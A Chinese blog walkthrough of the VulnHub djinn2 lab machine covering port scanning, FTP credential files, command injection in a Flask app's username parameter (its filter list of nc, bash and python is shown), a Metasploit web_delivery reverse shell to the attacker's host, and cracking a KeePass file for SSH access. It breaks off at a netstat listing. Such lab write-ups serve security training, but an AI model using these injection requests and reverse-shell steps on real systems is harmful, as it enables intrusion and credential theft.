vulnhub靶机-djinn2

原创

cr4ke3 于 2020-06-29 10:55:35 发布 392 收藏 2
分类专栏： vulnhub靶机

本文链接：https://blog.csdn.net/weixin_43784056/article/details/107008701

1、靶机开机后得到ip：192.168.0.107

2、扫描靶机端口，比上一个靶机多了个5000端口

```
21
22
1337
5000
7331
```

```
root@kali:~/桌面# nmap -p- -A 192.168.0.107
Starting Nmap 7.80 ( https://nmap.org )
Nmap scan report for 192.168.0.107
Host is up (0.00100s latency).
Not shown: 65530 closed ports
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -rw-r--r--    1 0        0              14 Jan 12 04:26 creds.txt
| -rw-r--r--    1 0        0             280 Jan 19 14:10 game.txt
|_-rw-r--r--    1 0        0             275 Jan 19 14:12 message.txt
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:192.168.0.109
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
```

```
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 22:3c:7f:28:79:44:01:ca:55:d2:48:6d:06:5d:cd:ac (RSA)
|   256 71:e4:82:a4:95:30:a0:47:d5:14:fe:3b:c0:10:6c:d8 (ECDSA)
|_  256 ce:77:48:33:be:27:98:4b:5e:4d:62:2f:a3:33:43:a7 (ED25519)
1337/tcp open  waste?
| fingerprint-strings:
|   GenericLines:
|     ____ _____ _
|     ___| __ _ _ __ ___ ___ |_ _(_)_ __ ___ ___
|     \x20/ _ \x20 | | | | '_ ` _ \x20/ _ \n| |_| | (_| | | | | | | __/ | | | | | | | | | __/
|     ____|__,_|_| |_| |_|___| |_| |_|_| |_| |_|___|
|     @0xmzfr, Thanks for hiring me.
|     Since I know how much you like to play game. I'm adding another game in this.
|     Math game
|     Catch em all
|     Exit
|     Stop acting like a hacker for a damn minute!!
|   NULL:
|     ____ _____ _
|     ___| __ _ _ __ ___ ___ |_ _(_)_ __ ___ ___
|     \x20/ _ \x20 | | | | '_ ` _ \x20/ _ \n| |_| | (_| | | | | | | __/ | | | | | | | | | __/
|     ____|__,_|_| |_| |_|___| |_| |_|_| |_| |_|___|
|     @0xmzfr, Thanks for hiring me.
|     Since I know how much you like to play game. I'm adding another game in this.
|     Math game
|     Catch em all
|_    Exit
5000/tcp open  http    Werkzeug httpd 0.16.0 (Python 3.6.9)
|_http-server-header: Werkzeug/0.16.0 Python/3.6.9
|_http-title: 405 Method Not Allowed
7331/tcp open  http    Werkzeug httpd 0.16.0 (Python 3.6.9)
|_http-server-header: Werkzeug/0.16.0 Python/3.6.9
|_http-title: Lost in space
1 service unrecognized despite returning data. If you know the service/version, please submit the following
SF-Port1337-TCP:V=7.80%I=7%D=6/28%Time=5EF8A0FA%P=x86_64-pc-linux-gnu%r(NU
SF:LL,1DD,"\x20\x20____\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x2
SF:0\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20_____\x20_\x20\x20\x20\x20
SF:\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\n\x20/\x20___\|\x20__\
SF:x20_\x20_\x20__\x20___\x20\x20\x20___\x20\x20\|_\x20\x20\x20_\(_\)_\x20
SF:__\x20___\x20\x20\x20___\x20\n\|\x20\|\x20\x20_\x20/\x20_`\x20\|\x20'_\
SF:x20`\x20_\x20\\\x20/\x20_\x20\\\x20\x20\x20\|\x20\|\x20\|\x20\|\x20'_\x
SF:20`\x20_\x20\\\x20/\x20_\x20\\\n\|\x20\|_\|\x20\|\x20\(_\|\x20\|\x20\|\
SF:x20\|\x20\|\x20\|\x20\|\x20\x20__/\x20\x20\x20\|\x20\|\x20\|\x20\|\x20\
SF:|\x20\|\x20\|\x20\|\x20\|\x20\x20__/\n\x20\\____\|\\__,_\|_\|\x20\|_\|\
SF:x20\|_\|\\___\|\x20\x20\x20\|_\|\x20\|_\|_\|\x20\|_\|\x20\|_\|\\___\|\n
SF:\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x2
SF:0\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x
SF:20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\
SF:n\nHey\x20@0xmzfr,\x20Thanks\x20for\x20hiring\x20me\.\nSince\x20I\x20kn
SF:ow\x20how\x20much\x20you\x20like\x20to\x20play\x20game\.\x20I'm\x20addi
SF:ng\x20another\x20game\x20in\x20this\.\n1\.\x20Math\x20game\n2\.\x20Catc
SF:h\x20em\x20all\n3\.\x20Exit\n>\x20")%r(GenericLines,20B,"\x20\x20____\x
```

```
SF:20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\
SF:x20\x20\x20\x20\x20\x20_____\x20_\x20\x20\x20\x20\x20\x20\x20\x20\x20\x
SF:20\x20\x20\x20\x20\x20\x20\n\x20/\x20___\|\x20__\x20_\x20_\x20__\x20___
SF:\x20\x20\x20___\x20\x20\|_\x20\x20\x20_\(_\)_\x20__\x20___\x20\x20\x20_
SF:__\x20\n\|\x20\|\x20\x20_\x20/\x20_`\x20\|\x20'_\x20`\x20_\x20\\\x20/\x
SF:20_\x20\\\x20\x20\x20\|\x20\|\x20\|\x20\|\x20'_\x20`\x20_\x20\\\x20/\x2
SF:0_\x20\\\n\|\x20\|_\|\x20\|\x20\(_\|\x20\|\x20\|\x20\|\x20\|\x20\|\x20\
SF:|\x20\x20__/\x20\x20\x20\|\x20\|\x20\|\x20\|\x20\|\x20\|\x20\|\x20\|\x2
SF:0\|\x20\x20__/\n\x20\\____\|\\__,_\|_\|\x20\|_\|\x20\|_\|\\___\|\x20\x2
SF:0\x20\|_\|\x20\|_\|_\|\x20\|_\|\x20\|_\|\\___\|\n\x20\x20\x20\x20\x20\x
SF:20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\
SF:x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20
SF:\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\n\nHey\x20@0xmzfr,\x20
SF:Thanks\x20for\x20hiring\x20me\.\nSince\x20I\x20know\x20how\x20much\x20y
SF:ou\x20like\x20to\x20play\x20game\.\x20I'm\x20adding\x20another\x20game\
SF:x20in\x20this\.\n1\.\x20Math\x20game\n2\.\x20Catch\x20em\x20all\n3\.\x2
SF:0Exit\n>\x20Stop\x20acting\x20like\x20a\x20hacker\x20for\x20a\x20damn\x
SF:20minute!!\n");
MAC Address: 08:00:27:5E:3A:EC (Oracle VirtualBox virtual NIC)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=6/28%OT=21%CT=1%CU=42754%PV=Y%DS=1%DC=D%G=Y%M=080027%T
OS:M=5EF8A149%P=x86_64-pc-linux-gnu)SEQ(SP=100%GCD=1%ISR=10B%TI=Z%CI=I%II=I
OS:%TS=A)OPS(O1=M218ST11NW7%O2=M218ST11NW7%O3=M218NNT11NW7%O4=M218ST11NW7%O
OS:5=M218ST11NW7%O6=M218ST11)WIN(W1=28F0%W2=28F0%W3=28F0%W4=28F0%W5=28F0%W6
OS:=28F0)ECN(R=Y%DF=Y%T=40%W=29E0%O=M218NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O
OS:%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=
OS:0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%
OS:S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(
OS:R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=
OS:N%T=40%CD=S)

Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   1.00 ms 192.168.0.107

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 97.94 seconds
```

3、ftp连接之后还是和上一个靶机一样的三个文件

```
creds.txt



nitu:7846A$56

暂时看不出有啥用
```

game.txt

```
@0xmzfr I would like to thank you for hiring me. I won't disappoint you like SAM.
Also I've started implementing the secure way of authorizing the access to our
network. I have provided @nitish81299 with the beta version of the key fob
hopes everything would be good.

- @Ugtan_
```

这个提示了似乎把sam换成了ugtan

message.txt

```
@nitish81299, you and sam messed it all up. I've fired sam for all the fuzz he created and
this will be your last warning if you won't put your shit together than you'll be gone as well.
I've hired @Ugtan_ as our new security head, hope  he'll do something good.

- @0xmzfr
```

这个能看出来的信息和前面的game.txt差不多，没啥实际性的意义

4、nc连接1337端口，有三个选择，选择第一个之后，需要回答几道数学题，就给了个信息，也不知道有啥作用

然后第二个和第三个都没啥信息

5、访问5000端口，显示方法不被允许


这里可以猜到应该是不允许使用get方式进行访问，于是burpsuit抓包换成post方式，这里也可以使用火狐的hackbar插件，改了之后访问显示access denied，被禁止了，就先放着

验证的话可以使用OPTIONS方式进行访问，这个方法可以看到允许访问的方式，前提是这个方式被允许

```
OPTIONS / HTTP/1.1
Host: 192.168.0.107:5000
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4103.106 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 0
```

```
HTTP/1.0 200 OK
Content-Type: text/html; charset=utf-8
Allow: POST, OPTIONS
Content-Length: 0
Server: Werkzeug/0.16.0 Python/3.6.9
Date: Sun, 28 Jun 2020 14:10:47 GMT
```


6、访问7331端口，很自然的先看一下wish目录，提示说这里已经被修复了，提交数据也没有用，这也是为什么没有第一步直接到这里来的原因，因为两个靶机不可能漏洞设在同一个点



但是突破口似乎就只剩下这里了，还是扫描一下目录

```
robots.txt
source
wish
```

```
root@kali:~/桌面# gobuster dir -u http://192.168.0.107:7331 -w /usr/share/wordlists/dirb/big.txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://192.168.0.107:7331
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirb/big.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2020/06/28 22:14:34 Starting gobuster
===============================================================
/robots.txt (Status: 200)
/source (Status: 200)
/wish (Status: 200)
===============================================================
2020/06/28 22:16:40 Finished
===============================================================
root@kali:~/桌面#
```

7、访问robots.txt得到*/letshack*目录，两个端口都进行了访问，都显示没有，那这个似乎没有啥用


```
/letshack
```

*wish*目录我们已经试过了，接下来直接访问*source*，发现直接下载了一个文件，打开后发现是个python脚本

```
import re

from time import sleep



import requests



URL = "http://{}:5000/?username={}&password={}"




def check_ip(ip: str):

    """

    Check whether the input IP is valid or not

    """

    if re.match(r'^(?:(25[0-5]|2[0-4][0-9]|1[0-9][0-9]|[1-9][0-9]|[0-9])'

                '(\.(?!$)|$)){4}$', ip):

        return True

    else:

        return False




def catcher(host, username, password):

    try:

        url = URL.format(host, username, password)

        requests.post(url)

        sleep(3)

    except Exception:
```

```
        pass


    print("Unable to connect to the server!!")




def main():
    print("If you have this then congratulations on being a part of an awesome organization")
    print("This key will help you in connecting to our system securely.")
    print("If you find any issue please report it to ugtan@djinn.io")


    ip = input('\nIP of the machine: ')
    username = input('Your username: ')
    password = input('Your password: ')


    if ip and check_ip(ip) and username == "REDACTED" and password == "REDACTED":
        print("Verifiying %s with host %s " % (username, ip))
        catcher(ip, username, password)
    else:
        print("Invalid IP address given")




if __name__ == "__main__":
    main()
```

执行的东西就是会要求输入ip、username、password，如果满足要求ip的格式、username和password都是REDACTED，就会用post方式去访问http://ip:5000?username=REDACTED&password=REDACTED，这不是像极了刚刚需要用post方式访问的5000端口嘛，但是结果却显示拒绝访问，这下有了用户名和密码再试试，没有显示拒绝访问了，但是也没有什么有用的信息

```
POST /?username=REDACTED&password=REDACTED HTTP/1.1
Host: 192.168.0.107:5000
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/83.0.4103.106 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,
application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 0
```

```
HTTP/1.0 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 0
Server: Werkzeug/0.16.0 Python/3.6.9
Date: Sun, 28 Jun 2020 14:23:26 GMT
```


8、到了这里基本就没有什么头绪了，上网搜索一番，发现是在username这个参数这里可以进行rce（ps：感觉像脑洞ctf了）

```
POST /?username=id&password=REDACTED HTTP/1.1
Host: 192.168.0.107:5000
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/83.0.4103.106 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,
application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 0
```

```
HTTP/1.0 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 54
Server: Werkzeug/0.16.0 Python/3.6.9
Date: Sun, 28 Jun 2020 14:25:57 GMT

uid=33(www-data) gid=33(www-data) groups=33(www-data)
```


这里直接尝试使用一句话反弹shell的时候是不行的，应该是有过滤，查看一下文件内容，看看过滤了什么

```
POST /?username=cat+app.py&password=REDACTED HTTP/1.1
Host: 192.168.0.107:5000
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/83.0.4103.106 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,
application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 0
```

```
import subprocess
from flask import Flask, request


app = Flask(__name__)
app.secret_key = "key"

RCE = ["|", "*", "^", "$", ";", "nc", "bash", "bin", "eval",  "python"]

def validate(cmd):
    try:
        for i in RCE:
            if i in cmd:
                return False
        return True
    except Exception:
        return False


@app.route("/", methods=["POST"])
def index():
    command = request.args.get("username")
    if validate(command):
        output = subprocess.Popen(command, shell=True,
                                  stdout=subprocess.PIPE).stdout.read()
    else:
        output = "Access Denied!!"
    return output


if __name__ == "__main__":
    app.run(host='0.0.0.0', debug=False)
```



这里绕过的方式很多

（1）可以在本地新建一个shell脚本文件，然后将一句话写入进去，再使用wget命令下载到靶机的/tmp目录下，再给777权限，然后本地开启监听再运行脚本

（2）这里我想再熟悉一下前面学到的使用msf反弹的方式

```
msfconsole
use exploit/multi/script/web_delivery
set target 6
set payload linux/x64/meterpreter/reverse_tcp
set lhost 192.168.0.109
run
```

运行完上面的这些命令之后就可以得到一系列命令，这些命令的作用就和我第一种方法描述的差不多





复制出来之后需要注意三点：

（1）不能直接全部粘上去执行，因为前面是过滤分号的

（2）传参的地方不能直接使用空格，空格可以使用%20或者+代替

（3）下载之后需要指定路径为tmp，所以上面的命令需要修改一点点





```
POST /?username=/tmp/zRW1Xp6l&password=REDACTED HTTP/1.1
Host: 192.168.0.107:5000
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/83.0.4103.106 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,
application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 0
```


msf5成功产生seseion

```
msf5 exploit(multi/script/web_delivery) > sessions

Active sessions
===============

  Id  Name  Type                     Information                                                  Connection
  --  ----  ----                     -----------                                                  ----------
  1         meterpreter x64/linux  no-user @ djinn (uid=33, gid=33, euid=33, egid=33) @ 192.168.0.107  192.168.0.109:4444 → 192.168.0.107
:47066 (192.168.0.107)

msf5 exploit(multi/script/web_delivery) >
```


9、然后就是python3提权一下，在/var/backups目录下发现一个nitu.kdbx文件（ps：特地去前面靶机看了，是没有的）

什么是**KDBX**文件？ 由Windows免费密码管理器**KeePass** Password Safe创建的文件； 存储密码的加密数据库，该数据库只能使用用户设置的主密码进行查看； 用于安全存储Windows，电子邮件帐户，FTP站点，电子商务站点和其他目的的个人登录凭据。 **KDBX格式是KeePass**的2版本引入的。

下载这个文件到本地，方法很多，这里我使用的是python3，和之前python2的那个一样

```
python3 -m http.server [端口]
```

本地使用keepass2打开文件，输入之前ftp中creds.txt文件中的密码7846A$56



这里可以直接右键选择复制密码就可以得到密码了

```
nitish/&HtMGd$LJB
```

10、ssh登录，查看本地进程的时候发现正在监听2843端口

```
netstat -ano
```

```
nitish@djinn:~$ netstat -ano
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       Timer
tcp        0      0 0.0.0.0:7331            0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 0.0.0.0:5000            0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 127.0.0.1:25            0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 0.0.0.0:1337            0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 127.0.0.1:6010          0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 127.0.0.1:2843          0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0    288 192.168.0.107:22        192.168.0.101:18557     ESTABLISHED on (0.08/0/0)
tcp        0    518 192.168.0.107:50756     91.189.95.15:443        FIN_WAIT1   on (5.69/0/0)
tcp        0      0 192.168.0.107:47066     192.168.0.109:4444      ESTABLISHED off (0.00/0/0)
tcp        0      0 192.168.0.107:22        192.168.0.101:18562     ESTABLISHED keepalive (7164.72/0/0)
tcp6       0      0 :::21                   :::*                    LISTEN      off (0.00/0/0)
tcp6       0      0 :::22                   :::*                    LISTEN      off (0.00/0/0)
tcp6       0      0 ::1:25                  :::*                    LISTEN      off (0.00/0/0)
